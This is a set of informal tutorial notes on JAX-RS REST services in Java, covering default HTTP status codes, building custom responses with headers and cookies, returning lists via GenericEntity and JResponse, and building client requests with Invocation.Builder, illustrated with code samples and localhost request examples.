Default Response Codes:

|-Default Response Codes

|-Status codes

|-Successful Responses

  |-Range of Successful HTTP response codes

|-Error Responses

  |-Range of Error HTTP response codes

Status codes:

1. 1xx Informational.

2. 2xx Success.

3. 3xx Redirection.

4. 4xx Client Error.

5. 5xx Server Error.

6. Unofficial codes. 6.1 Internet Information Services. 6.2 nginx. 6.3 CloudFlare

Default Response Codes:

The default response codes that JAX-RS uses are pretty straightforward. There is pretty much a one-to-one relationship to the behaviour described in the HTTP 1.1 Method Definition specification. Let's examine what the response codes would be for both success and error conditions for the following JAX-RS resource class.

```
@Path("/customers")
class CustomerResource {
  @GET
  @Path("{id}")
  @Produces("application/xml")
  public Customer getCustomer(@PathParam("id") int id) {
    ...
  }

  @POST
  @Produces("application/xml")
  @Consumes("application/xml")
  public Customer create(Customer newCust) {
    ...
  }
```

```
  @PUT
  @Path("{id}")
  @Consumes("application/xml")
  public void update(@PathParam("id") int id, Customer cust) {
    ...
  }

  @Path("{id}")
  @DELETE
  public void delete(@PathParam("id") int id) {
    ...
  }
}
```

Successful Responses:

Successful HTTP response code numbers range from 200 to 399.

In the above of our CustomerResource class for the create() and getCustomer() methods

(i) They will return a response code of 200, "OK" if the Customer object they are returning is not null.

(ii) If the return value is null, a successful response code of 204, "No Content" is returned.

The 204 response is not an error condition. It just tells the client that everything went OK, but that there is no message body to look for in the response. If the JAX-RS resource method's return type is void, a response code of 204, "No Content" is returned. This is the case with our update() and delete() methods. IF the DELETE and PUT methods have return types then if response sent then 204 "OK" it will return.

The HTTP specification is pretty consistent for the PUT, POST, GET, and DELETE methods. If a successful HTTP response contains a message body, 200, "OK" is the response code. If the response doesn't contain a message body, 204, "No Content" must be returned.

Error Responses:

In our CustomerResource example, error responses are mostly driven by application code throwing an exception. We will discuss this exception handling later in this chapter.

There are some default error conditions are there and standard HTTP error response code numbers range from 400 to 599.

In our example, if a client mistypes the request URI, for example, to customers, it will result in the server not finding a JAX-RS resource method that can service the request. In this case, a 404, "Not Found" response code will be sent back to the client.

For our getCustomer() and create() methods, if the client requests a text/html response, the JAX-RS implementation will automatically return a 406, "Not Acceptable" response code with no response body. This means that JAX-RS has a relative URI path that matches the request, but doesn't have a JAX-RS resource method that can produce the client's desired response media type.

If the client invokes an HTTP method on a valid URI to which no JAX-RS resource method is bound, the JAX-RS runtime will send an error code of 405, "Method Not Allowed", So in our example, if our client does a PUT, GET, or DELETE on the /customers URI, it will get a 405 response because POST is the only supported method for that URI. The JAX-RS implementation will also return an Allow response header back to the client that contains a list of HTTP methods the URI supports. So, if our client did a

GET /customers in our example, the server would send this response back:

HTTP/1.1 405, Method Not Allowed

Allow: POST

The exceptional to this rule is the HTTP HEAD and OPTIONS methods. If a JAX-RS resource method isn't available that can service HEAD requests for that particular URI, but there does exist a method that can handle GET, JAX-RS will invoke the JAX-RS resource method that handles GET and return the response from that minus the request body. If there is no existing method that can handle OPTIONS, the JAX-RS implementation is required to send back some meaningful, automatically generated response along with the Allow header set.

Summary:

→Default Successful Response codes

Successful HTTP response code numbers range from 200 to 399.

200-"OK"

204-"No Content"

→Default Error Response codes

HTTP error response code numbers range from 400 to 599.

400-Bad Request-If input data syntax mistyped or if we ignore something to give req data.

For example if we have XSD representing the XML then we need to specify the XSD name space while sending the data, if we didn't specify the XSD in the XML data then also we will get 400-Bad Request.

404-Mistyping the URI "Not Found"

405-URI correct but req method is wrong: Method Not Allowed

406-"Not Acceptable" media type

415-Unsupported Media Type

For example if we have Resource method which can accept both appl/xml and appl/json format then

(i) If we send content-type as appl/xml for json body format then we will get 400-Bad Request bcz content-type is matching but format is wrong for given req.

(ii) If we send content-type appl/json for XML body format then we will get 400-Bad Request bcz content-type is matching but format is wrong for given req.

(iii) If we send text/plain data then which will never matches to either appl/xml or appl/json hence it will send 415: Unsupported Media Type

401-Unathorized

500-Internal Server.

When conversion problems occurs etc and several environment related issues.

Complex Responses (Response)

|-Purpose Complex Responses or Response class

|-Response and ResponseBuilder

|-Returning Headers, language

|-Returning Cookies

|- The Status Enum (javax.ws.rs.core.Response.Status)

|-List<Entity> as Return Type and Response containing List<Entity> as Return Type

|-Response containing List<Entity> as Return Type Programmatic Solution

|-javax.ws.rs.core.GenericEntity and JResponse (Response containing List<Entity> as Return Type API Solution)

Complex Responses:

Purpose Complex Responses or Response class:

Sometimes the web service we are writing can't be implemented using the default request/response behaviour inherent in JAX-RS. For the cases in which you need to explicitly control the response sent back to the client, our JAX-RS resource methods can return instances of javax.ws.rs.core.Response.

That means to build a complete response using Headers, Cookies and our entity obj as part of the response body with Status codes we need to go for Response class.

The default status code that will return by the server to the client is 200, but in order to send a proper status code to convey the client so that he can understand what really happen, so in order to do this we need to send proper status codes instead of sending default status codes by the server to the client.

For example if a resource has been created successfully the server will sends default status code as 200 but we need to send a status code 201-new resource created then it is more conveying to the client that's where we need to send a proper status codes to the client so this can be achieved by using Response class.

That means for different operations we can append different status code instead of sending default codes to the client by the server which is possible by using Response class.

That means to build a complete response like

Returning/Sending Headers

Returning/Sending Cookies

Sending entity as part of the response body

Proper status codes conveying what happened at the server side we need to use Response class which is called as building Complex Responses.

So in order to send complete response to the client we should not return Built-in-Handlers or Custom handlers/obj bcz if we return these we can send only response body but not complete response hence in order to send complete response we need take return type as Response class obj so that we can return complete response obj.

```
public abstract class Response {
  public abstract Object getEntity();
  public abstract int getStatus();
  public abstract MultivaluedMap<String, Object> getMetadata();
  ...
}
```

The Response class is an abstract class that contains three simple methods.

The getEntity() method returns the Java object we want converted into an HTTP message body.

The getStatus() method returns the HTTP response code.

The getMetadata() method is a MultivaluedMap of response headers.

Response objects cannot be created directly bcz it is abstract class; so we need to use Factory but a Factory will only creates the obj but we need to build a response obj with data instead, that where we need to use builder which is javax.ws.rs.core.Response.ResponseBuilder which will returns instances of Response by one of the static helper methods.

```
public abstract class Response {
  ...
  public static ResponseBuilder status(Status status) {...}
  public static ResponseBuilder status(int status) {...}

  public static ResponseBuilder ok() {...}
  public static ResponseBuilder ok(Object entity) {...}
  public static ResponseBuilder ok(Object entity, MediaType type) {...}
  public static ResponseBuilder ok(Object entity, String type) {...}
  public static ResponseBuilder ok(Object entity, Variant var) {...}

  public static ResponseBuilder serverError() {...}
  public static ResponseBuilder created(URI location) {...}
  public static ResponseBuilder noContent() {...}

  public static ResponseBuilder notModified() {...}
```

```
  public static ResponseBuilder notModified(EntityTag tag) {...}
  public static ResponseBuilder notModified(String tag) {...}

  public static ResponseBuilder seeOther(URI location) {...}
  public static ResponseBuilder temporaryRedirect(URI location) {...}
  public static ResponseBuilder notAcceptable(List<Variant> variants) {...}
  public static ResponseBuilder fromResponse(Response response) {...}
  ...
}

public static ResponseBuilder ok(Object entity, MediaType type) {
  ...
}
```

The ok() method here takes the Java object you want converted into an HTTP response and the Content-Type of that response. It returns a pre-initialized ResponseBuilder with a status code of 200, "OK." The other helper methods work in a similar way, setting appropriate response codes and sometimes setting up response headers automatically.

The ResponseBuilder class is a factory that is used to create one individual Response instance. You store up state you want to use to create your response and when you're finished, you have the builder instantiate the Response.

```
public static abstract class ResponseBuilder {
  public abstract Response build();
  public abstract ResponseBuilder clone();

  public abstract ResponseBuilder status(int status);
  public ResponseBuilder status(Status status) {...}

  public abstract ResponseBuilder entity(Object entity);
  public abstract ResponseBuilder type(MediaType type);
  public abstract ResponseBuilder type(String type);

  public abstract ResponseBuilder variant(Variant variant);
  public abstract ResponseBuilder variants(List<Variant> variants);
```

```
  public abstract ResponseBuilder language(String language);
  public abstract ResponseBuilder language(Locale language);

  public abstract ResponseBuilder location(URI location);
  public abstract ResponseBuilder contentLocation(URI location);

  public abstract ResponseBuilder tag(EntityTag tag);
  public abstract ResponseBuilder tag(String tag);

  public abstract ResponseBuilder lastModified(Date lastModified);
  public abstract ResponseBuilder cacheControl(CacheControl cacheControl);

  public abstract ResponseBuilder expires(Date expires);

  public abstract ResponseBuilder header(String name, Object value);
  public abstract ResponseBuilder cookie(NewCookie... cookies);
}
```

Now that we have a rough idea about creating custom responses, let's look at an example of a JAX-RS resource method setting some specific response headers:

Response and ResponseBuilder:

Generally to create the Response we need to go for ResponseBuilder but in order to create the ResponseBuilder we need to go static method that is there in the ResponseBuilder class.

ResponseBuilder bulider=ResponseBuilder.newInstance();

This is general Factory pattern but JAX-RS didn't follow the above pattern to create the ResponseBuilder rather it will created obj of ResponseBuilder using Response which is reverse process of Factory pattern as follows.

ResponseBuilder bulider=Response.ok();

// creates builder with response code as 200 (ok() method)

They made this to build a builder without empty that means to create response status code without empty.

builder = builder.entity(book).build();

Response response=builder.build();

The ok() is static method that is there in Response class to create the ResponseBuilder obj.

That means if we don't know how to create the obj of "A" in class B then we will go to AFactory in general but here the JAX-RS made as to create A go for B class and to create B goto A class which inverse of general Factory pattern.

Returning Headers, language:

```
@Path("/matrimony")
public class MatrimonyResource {
  @GET
  @Produces(MediaType.APPLICATION_XML)
  @Path("/profile/details/{profileID}")
  public Response getProfileDetails(@PathParam("profileID") String id) {
    Response response = null;
    ResponseBuilder builder = null;
    Profile profile = null;

    profile = new Profile();
    profile.setProfileID(UUID.randomUUID().toString());
    profile.setType("Premium");
    profile.setVisits(983999999);

    builder = Response.ok(profile);
    builder.language("fr").header("profileId", profile.getProfileID());
    response = builder.build();
    return response;
  }
}
```

Here, our getProfileDetails() method is returning a appl/xml that represents a profile our client is interested in. We initialize the response body using the Response.ok(profile) method.

The status code of the ResponseBuilder is automatically initialized with 200. Using the ResponseBuilder.language() method, we then set the Content-Language header to French. We then use the ResponseBuilder.header() method to set a custom response header. Finally, we create and return the Response object using the ResponseBuilder.build() method.

Here we never set the Content-Type of the response. Because we have already specified an @Produces annotation, the JAX-RS runtime will set the media type of the response for us.

Note:

If user is asking to get the profile details and if profile is not registered then we can send response with 200 profile Not Found instead of this if we send 400 Bad Request profile is not registered then it will conveys much understandable way for this we can use Status enum which is given below.

```
builder = Response.status(Status.BAD_REQUEST);

// sends 400 as response status code

builder = builder.entity("No Profile Found: Ur Profile is Invalid plz register to login");

response = builder.build();
```

Returning Cookies:

JAX-RS also provides a simple class to represent new cookie values. This class is javax.ws.rs.core.NewCookie:

```
public class NewCookie extends Cookie {
  public static final int DEFAULT_MAX_AGE = -1;
  public NewCookie(String name, String value) {}
  public NewCookie(String name, String value, String path,
  String domain, String comment,
  int maxAge, boolean secure) {}
  public NewCookie(String name, String value, String path,
  String domain, int version, String comment,
  int maxAge, boolean secure) {}
  public NewCookie(Cookie cookie) {}
  public NewCookie(Cookie cookie, String comment,
  int maxAge, boolean secure) {}
  public static NewCookie valueOf(String value) throws IllegalArgumentException {}
  public String getComment() {}
  public int getMaxAge() {}
  public boolean isSecure() {}
  public Cookie toCookie() {}
}
```

The NewCookie class extends the Cookie class that we already aware. To set response cookies, create instances of NewCookie and pass them to the method ResponseBuilder.cookie(). For example:

The Status Enum (javax.ws.rs.core.Response.Status):

Generally, developers like to have constant variables represent raw strings or numeric values within. For instance, instead of using a numeric constant to set a Response status code, you may want a static final variable to represent a specific code. The JAX-RS specification provides a Java enum called

javax.ws.rs.core.Response.Status for this very purpose:

```
public enum Status {
  OK(200, "OK"),
  CREATED(201, "Created"),
  ACCEPTED(202, "Accepted"),
  NO_CONTENT(204, "No Content"),
  MOVED_PERMANENTLY(301, "Moved Permanently"),
  SEE_OTHER(303, "See Other"),
  NOT_MODIFIED(304, "Not Modified"),
  TEMPORARY_REDIRECT(307, "Temporary Redirect"),
  BAD_REQUEST(400, "Bad Request"),
  UNAUTHORIZED(401, "Unauthorized"),
  FORBIDDEN(403, "Forbidden"),
  NOT_FOUND(404, "Not Found"),
  NOT_ACCEPTABLE(406, "Not Acceptable"),
  CONFLICT(409, "Conflict"),
  GONE(410, "Gone"),
  PRECONDITION_FAILED(412, "Precondition Failed"),
  UNSUPPORTED_MEDIA_TYPE(415, "Unsupported Media Type"),
  INTERNAL_SERVER_ERROR(500, "Internal Server Error"),
  SERVICE_UNAVAILABLE(503, "Service Unavailable");

  public enum Family {
    INFORMATIONAL, SUCCESSFUL, REDIRECTION,
    CLIENT_ERROR, SERVER_ERROR, OTHER
  }

  public Family getFamily()
  public int getStatusCode()
```

```
  public static Status fromStatusCode(final int statusCode)
}
```

Each Status enum value is associated with a specific family of HTTP response codes. These families are dentified by the Status.Family Java enum. Codes in the 100 range are considered informational. Codes in the 200 range are considered successful. Codes in the 300 range are success codes, but fall under the redirection category. Error codes are in the 400 to 500 ranges. The 400s are client errors and 500s are server errors. Both the Response.status() and ResponseBuilder.status() methods can accept a Status enum value.

```
@Path("/matrimony")
public class MatrimonyResource {
  @Path("/register")
  @POST
  @Consumes(MediaType.APPLICATION_XML)
  @Produces(MediaType.APPLICATION_XML)
  public Response newProfile(User user) {
    Profile profile = null;
    NewCookie cookie = null;

    profile = new Profile();
    profile.setProfileID(UUID.randomUUID().toString());
    profile.setType("Premium");
    profile.setVisits(983999999);

    cookie = new NewCookie("profileID", profile.getProfileID());

    // CREATED indicates 201 as status code
    return Response.status(Status.CREATED)
                .header("header-name:site","Header value: telugu matrimonty")
                .cookie(cookie).entity(profile).build();
                (or)
    // created() indicates 201 as status code
    return Response.created(new URI("profile/" + profile.getProfileID()))
                .header("header-name:site", " Header value: telugu matrimonty")
                .cookie(cookie).entity(profile).build();
  }
```

```
  @DELETE
  @Path("/delete/{profileID}")
  @Consumes(MediaType.TEXT_PLAIN)
  @Produces(MediaType.TEXT_PLAIN)
  public Response deleteProfile(@PathParam("profileID") String id) {
    return Response.status(Status.GONE)
                .entity("Profile Id: "+ id +" has been deleted")
                .build();
  }
}
```

Here, we're telling the client that the thing we want to delete is already gone (410).

Access the application:

http://localhost:8083/1ComplexResponse/rest/matrimony/profile/P101

Select GET

Response:

400: Bad Request

Instead of sending 200 we sent response code as 400 in the stating that profile is not found so that client can understand easily the reason.

No Profile Found: Ur Profile is Invalid plz register to login

http://localhost:8083/1ComplexResponse/rest/matrimony/profile/details/P101

Select GET

Response Headers:

Content-Language: fr

profileId: 5e3feeac-7966-4b4d-93af-2fd39e930ac9

Response:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<profile>
  <profileID>9a5fdcb7-74c5-4ea8-ac08-6608c1739ad4</profileID>
  <type>Premium</type>
  <visits>983999999</visits>
</profile>
```

http://localhost:8083/1ComplexResponse/rest/matrimony/register

Select POST

Content-Type: application/xml

```
<user>
  <firstName>DB</firstName>
  <lastName>Reddy</lastName>
  <gender>Male</gender>
</user>
```

Response:

Response Headers:

header-name: site: Header value: telugu matrimonty

Set-Cookie: profileID=58b0e059-935f-4b58-a06f-d1313be500a1

Status Code:

201: Created

We are sending 201 instead of sending default status code so that client can understand easily a new profile has been created.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<profile>
  <profileID>58b0e059-935f-4b58-a06f-d1313be500a1</profileID>
  <type>Premium</type>
  <visits>983999999</visits>
</profile>
```

http://localhost:8083/1ComplexResponse/rest/matrimony/delete/P101

Select DELETE

Content-Type: text/plain

Status code: 410: Gone

Profile Id: P101 has been deleted

List<Entity> as Return Type and Response containing List<Entity> as Return Type:

```
@Path("")
class GetEmployeeDetailsService {
  @GET
  @Path("/getEmployees/test1")
  @Produces(MediaType.APPLICATION_XML)
  public List<EmpDetails> getAllEmployeesTest1() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listOfentities = new ArrayList<EmpDetails>();
    listOfentities = empDao.getEmployees();
    return listOfentities;
  }

  // send req
  http://localhost:8083/2.1ListofEntitiesAsReturnType/resource/getEmployees/test2
  // Output: Throws Exception as 500: Internal Server
  @GET
  @Path("/getEmployees/test2")
  @Produces(MediaType.APPLICATION_XML)
  public Response getAllEmployees() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listOfentities = new ArrayList<EmpDetails>();
    listOfentities = empDao.getEmployees();
    return Response.ok(listOfentities).build();
  }
}
```

Access the application:

http://localhost:8083/2.1ListofEntitiesAsReturnType/resource/getEmployees/test1

Response:

```
<empDetailss>
  <employee>
    <empcode>1003</empcode>
    <empName>QAZ</empName>
```

```
    <salary>30000.0</salary>
    <address>103, QAZ St</address>
  </employee>
  <employee>
    <empcode>1004</empcode>
    <empName>WSX</empName>
    <salary>70000.0</salary>
    <address>104, WSX St</address>
  </employee>
  ....
</empDetailss>
```

http://localhost:8083/2.1ListofEntitiesAsReturnType/resource/getEmployees/test2

Response:

Throws Exception as 500: Internal Server

Caused by: com.sun.jersey.api.MessageException: A message body writer for Java class java.util.ArrayList, and Java type class java.util.ArrayList, and MIME media type application/xml was not found

Response containing List<Entity> as Return Type Programmatic Solution:

We would expect to see the list of employees inside <employees> tag instead of <empDetails> tag. Yes it requires some tweaks to produce that format. So, lets write Employees POJO which embeds the list of EmpDetails.

```
class EmpDetails {
}

class Employees {
  private List<EmpDetails> employee;
}

@Path("")
class GetEmployeeDetailsService {
  @GET
  @Path("/getEmployees/test1")
  @Produces(MediaType.APPLICATION_XML)
```

```
  public Employees getAllEmployeesTest1() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listEmpDetails = new ArrayList<EmpDetails>();
    listEmpDetails = empDao.getEmployees();
    Employees employees = new Employees(listEmpDetails);
    return employees;
  }

  @GET
  @Path("/getEmployees/test2")
  @Produces(MediaType.APPLICATION_XML)
  public Response getAllEmployeesTest2() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listEmpDetails = new ArrayList<EmpDetails>();
    listEmpDetails = empDao.getEmployees();
    Employees employees = new Employees(listEmpDetails);
    return Response.ok(employees).build();
  }
}
```

Access the application:

http://localhost:8083/2.2ListofEntitiesAsReturnTypeUsingProgrmatically/resource/getEmployees/test1

Response:

```
<employees>
  <employee>
    <empcode>1003</empcode>
    <empName>QAZ</empName>
    <salary>30000.0</salary>
    <address>103, QAZ St</address>
  </employee>
  <employee>
    <empcode>1004</empcode>
    <empName>WSX</empName>
    <salary>70000.0</salary>
```

```
    <address>104, WSX St</address>
  </employee>
  ....
</employees>
```

http://localhost:8083/2.2ListofEntitiesAsReturnTypeUsingProgrmatically/resource/getEmployees/test2

Response:

```
<employees>
  <employee>
    <empcode>1003</empcode>
    <empName>QAZ</empName>
    <salary>30000.0</salary>
    <address>103, QAZ St</address>
  </employee>
  <employee>
    <empcode>1004</empcode>
    <empName>WSX</empName>
    <salary>70000.0</salary>
    <address>104, WSX St</address>
  </employee>
  ....
</employees>
```

But, do we need this silly logic to produce this output instead of we writing this POJO oriented logic in each and project by the all the developers JAX-RS provided one class called as javax.ws.rs.core.GenericEntity which will outputs our list of empDetails in Response automatically.

javax.ws.rs.core.GenericEntity (Response containing List<Entity> as Return Type API Solution):

When we're dealing with returning Response objects, we do have a problem with MessageBodyWriters that are sensitive to generic types. For example, what if our built-in JAXB MessageBodyWriter can handle lists of JAXB objects? The isWriteable() method of our JAXB handler needs to extract parameterized type information of the generic type of the response entity. Unfortunately, there is no easy way in Java to obtain generic type information at runtime.

We know the Exception we got as follows in previous example as

Throws Exception as 500: Internal Server

Caused by: com.sun.jersey.api.MessageException: A message body writer for Java class java.util.ArrayList, and Java type class java.util.ArrayList, and MIME media type application/xml was not found.

That means if have requirement where a list of objects that we are going to return using MessageBodyWriters which is not possible bcz MessageBodyWriters is not available direclty for our requirement.

To solve this problem, JAX-RS provides a helper class called javax.ws.rs.core.GenericEntity. By using this class we can return list of entity objects in Response body.

```
@Path("")
class GetEmployeeDetailsService {
  // Approach-1 Using: GenericEntity (Works with any Implementation)
  @GET
  @Path("/getEmployees/test1")
  @Produces(MediaType.APPLICATION_XML)
  public Response getAllEmployeesTest1() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listOfEmployees = empDao.getEmployees();
    GenericEntity<List<EmpDetails>> genericEmployeeEntity =
            new GenericEntity<List<EmpDetails>>(listOfEmployees) {
    };

    return Response.ok(genericEmployeeEntity).build();
  }

  // Approach-2 Using: JResponse (Works with only JERSEY)
  @GET
  @Path("/getEmployees/test2")
  @Produces(MediaType.APPLICATION_JSON)
  public JResponse<List<EmpDetails>> getAllEmployeesTest2() {
    GetEmployeeDetailsDAO empDao = new GetEmployeeDetailsDAO();
    List<EmpDetails> listOfEmployees = empDao.getEmployees();

    return JResponse.ok(listOfEmployees).build();
  }
```

}

The GenericEntity class is a Java generic template. What we do here is create an anonymous class that extends GenericEntity, initializing the GenericEntity's template with the generic type we're using.

Both these approaches are easy to implement. The major difference is GenericEntity is a JAX-RS API while JResponse is a Jersey API, which may not work with other JAX-RS implementations and thus not portable. If you are just using Jersey, then JResponse is the preferred way as it is type safe and provides all capabilities of the Response.

Access the application:

http://localhost:8083/2.3WorkingWithGenericEntity/resource/getEmployee/1001

Response:

{"empcode":"1001","empName":"ABC","salary":"40000.0","address":"101, ABC St"}

http://localhost:8083/2.3WorkingWithGenericEntity/resource/getEmployees/test1

Response:

Response contains a list of Employees as follows


```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<empDetailss>
  <employee>
    <empcode>1003</empcode>
    <empName>QAZ</empName>
    <salary>30000.0</salary>
    <address>103, QAZ St</address>
  </employee>
  <employee>
    <empcode>1004</empcode>
    <empName>WSX</empName>
    <salary>70000.0</salary>
    <address>104, WSX St</address>
  </employee>
  ....
</empDetailss>
```

http://localhost:8083/2.3WorkingWithGenericEntity/resource/getEmployees/test2

Response:

Response contains a list of Employees as follows

{"employee":

[{"empcode":"1003","empName":"QAZ","salary":"30000.0","address":"103, QAZ St"},

{"empcode":"1004","empName":"WSX","salary":"70000.0","address":"104, WSX St"},

{"empcode":"1001","empName":"ABC","salary":"40000.0","address":"101, ABC St"},

{"empcode":"1002","empName":"XYZ","salary":"50000.0","address":"102, XYZ St"}]}

4. Internals of request() or Building and Invoking Requests:

4.1 Invoking request() using Invocation.Builder style

|-i) Working with Headres, Cookies, Content Negotiation Headers (Accepting Content-Type)

|-ii) Working with Entity and List<Entity> using GenericType<T> and Response

|-iii) Reading Response body data from multiple times

|-iv) Working with Form

4.2 Invoking request() using Invocation style

|-Purpose of Invoking request() using Invocation style

|-Use case (Getting stock price or details)

4.3 Document to Build the Client

4. Internals of request() or Building and Invoking Requests:


Once we have a WebTarget that represents the exact URI we want to invoke on, we can begin building

and invoking HTTP requests through one of its request() methods:

```
public interface WebTarget extends Configurable<WebTarget> {
  public abstract URI getUri();
  public abstract UriBuilder getUriBuilder();

  // So when we call getUriBuilder() on WebTarget obj we will get UriBuilder so we can access all the methods that are there in the UriBuilder to build complete URI.
  ...
  public Invocation.Builder request();
  public Invocation.Builder request(String... acceptedResponseTypes);
  public Invocation.Builder request(MediaType... acceptedResponseTypes);
}
```

4.1 Invoking request() using Invocation.Builder style:

i) Working with Headres, Cookies, Content Negotiation Headers (Accepting Content-Type):



The Invocation.Builder interface hierarchy is a bit convoluted, so now we need to understand how to build requests using examples and code fragments:

```
package javax.ws.rs.client;
public interface Invocation {
  ...
  public interface Builder extends SyncInvoker, Configurable<Builder> {
    ...
    public Builder accept(String... types);
    public Builder accept(MediaType... types);
    public Builder acceptLanguage(Locale... locales);
    public Builder acceptLanguage(String... locales);
    public Builder acceptEncoding(String... encodings);
    public Builder cookie(Cookie cookie);
    public Builder cookie(String name, String value);
    public Builder cacheControl(CacheControl cacheControl);
    public Builder header(String name, Object value);
    public Builder headers(MultivaluedMap<String, Object> headers);
  }
}
```

Invocation.Builder has a bunch of methods that allow you to set different types of request headers. The various acceptXXX() methods are for content negotiation. The cookie() methods allow you to set HTTP cookies we want to return to the server. And then there are the more generic header() and headers() methods that cover the more esoteric HTTP headers and any custom ones our application might have.

Content Negotiation Headers (Accepting Content-Type):

Content Negotiation Headers means we can ask the sever to give xml/json by using accept(MediaType.XML) or accept(MediaType.JSON) if the server is capable of send the response both XML/JSON which is called as Content Negotiation.

ii) Working with Entity and List<Entity> using GenericType<T> and Response:

After setting the headers the request requires, we can then invoke a specific HTTP method to get back a response from the server. GET requests have two flavors:

```
public abstract interface SyncInvoker {
  Response get();
  <T> T get(Class<T> responseType);
  <T> T get(GenericType<T> responseType);

  <T> T put(Entity<?> entity, Class<T> responseType);
  <T> T put(Entity<?> entity, GenericType<T> responseType);
  <T> T post(Entity<?> entity, Class<T> responseType);
  <T> T post(Entity<?> entity, GenericType<T> responseType);

  Response post(Entity<?> entity);
  Response put(Entity<?> entity);

  // Similarly for Delete, options etc as well methods are there
  ......
}

package javax.ws.rs.client;
public interface Invocation {
  ....
  public interface Builder extends SyncInvoker, Configurable<Builder> {
    ....
```

```
  }
}
```

As Builder is extends from SyncInvoker all the methods of SyncInvoker will be available in Builder.

The first two generic get() methods will convert successful HTTP requests to specific Java types. Let's look at these in action:

```
Customer customer = client.target("http://commerce.com/customers/123")
                    .accept("application/json")
                    .get(Customer.class);
```

```
List<Customer> customer = client.target("http://commerce.com/customers")
                          .accept("application/xml")
                          .get(new GenericType<List<Customer>>() {});
```

In the first request we want JSON from the server, so we set the Accept header with the accept() method. We want the JAX-RS client to grab this JSON from the server and convert it to a Customer Java type using one of the registered MessageBodyReader components.

The second request is a little more complicated. We have a special MessageBodyReader that knows how to convert XML into List<Customer>. The reader is very sensitive to the generic type of the Java object, so it uses the javax.ws.rs.core.GenericType class to obtain information about the type.

GenericType is a sneaky trick that bypasses Java type erasure to obtain generic type information at runtime. To use it, you create an anonymous inner class that implements GenericType and fill in the Java generic type you want to pass information about to the template parameter. I know this is a little weird (unnatural), but there's no other way around the Java type system.

Tip WebTarget has additional request() methods whose parameters take one or more String or MediaType parameters. These parameters are media types we want to include in an Accept header. I think it makes the code more readable if you use the Invocation.Builder.accept() method instead. But this generally is a matter of personal preference.

There's also a get() method that returns a Response object. This is the same Response class that is used on the server side. This gives you more fine-grained control of the HTTP response on the client side.

Here's an example:

```
import javax.ws.rs.core.Response;
```

```
Response response = client.target("http://commerce.com/customers/123")
                        .accept("application/json")
                        .get();
try {
  if (response.getStatus() == 200) {
    Customer customer = response.readEntity(Customer.class);
  }
} finally {
  response.close();
}
```

In this example, we invoke an HTTP GET to obtain a Response object. We check that the status is OK and if so, extract a Customer object from the returned JSON document by invoking Response.readEntity(). The readEntity() method matches up the requested Java type and the response content with an appropriate MessageBodyReader. This method can be invoked only once unless we buffer the response with the bufferEntity() method.

iii) Reading response body data from multiple times:

```
try {
  if (response.getStatus() == 200) {
    Customer customer = response.readEntity(Customer.class);
    // Automatically InputStream will closes hence response will not contains data once we red
  }
} finally {
  response.close();
}
```

It we red the data from the response it is not possible to read once again if read already bcz once we call response.readEntity() the response will be taken from the from response body InputStream once we red the response body from the InputStream it will automatically closes, so if we try to read once again it will throws IllegalStateException will come that is the reason if we wanted to read the data from the response body multiple times then we need take one variable and store in that variable so that we can read multiple times instead of we taking a variable the JAX-RS has provided one more method called as response.bufferEntity(); which will read the data and stores in the buffer so if read once again from the response it will not reads form the response body rather it will reads form the buffer.

```
Response response = client.target("http://commerce.com/customers/123")
                        .accept("application/json")
                        .get();
try {
  if (response.getStatus() == 200) {
    response.bufferEntity();
    // Reading first time
    Customer customer = response.readEntity(Customer.class);
    // Reading data 2nd time
    Map rawJson = response.readEntity(Map.class);
  }
} finally {
  response.close();
}
```

In this example, the call to bufferEntity() allows us to extract the HTTP response content into different Java types, the first type being a Customer and the second a java.util.Map that represents raw JSON data. If we didn't buffer the entity, the second readEntity() call would result in an IllegalStateException.

Always remember to close() your Response objects. Response objects reference open socket streams. If you do not close them, you are leaking system resources. While most JAX-RS implementations implement a finalize() method for Response, it is not a good idea to rely on the garbage collector to clean up poorly written code. The default behavior of the RESTEasy JAX-RS implementation actually only lets you have one open Response per Client instance. This forces you to write responsible client code.

So far we haven't discussed PUT and POST requests that are there in SyncInvoker that submit a representation to the server. These types of requests have similar method styles to GET but also specify an entity parameter:

```
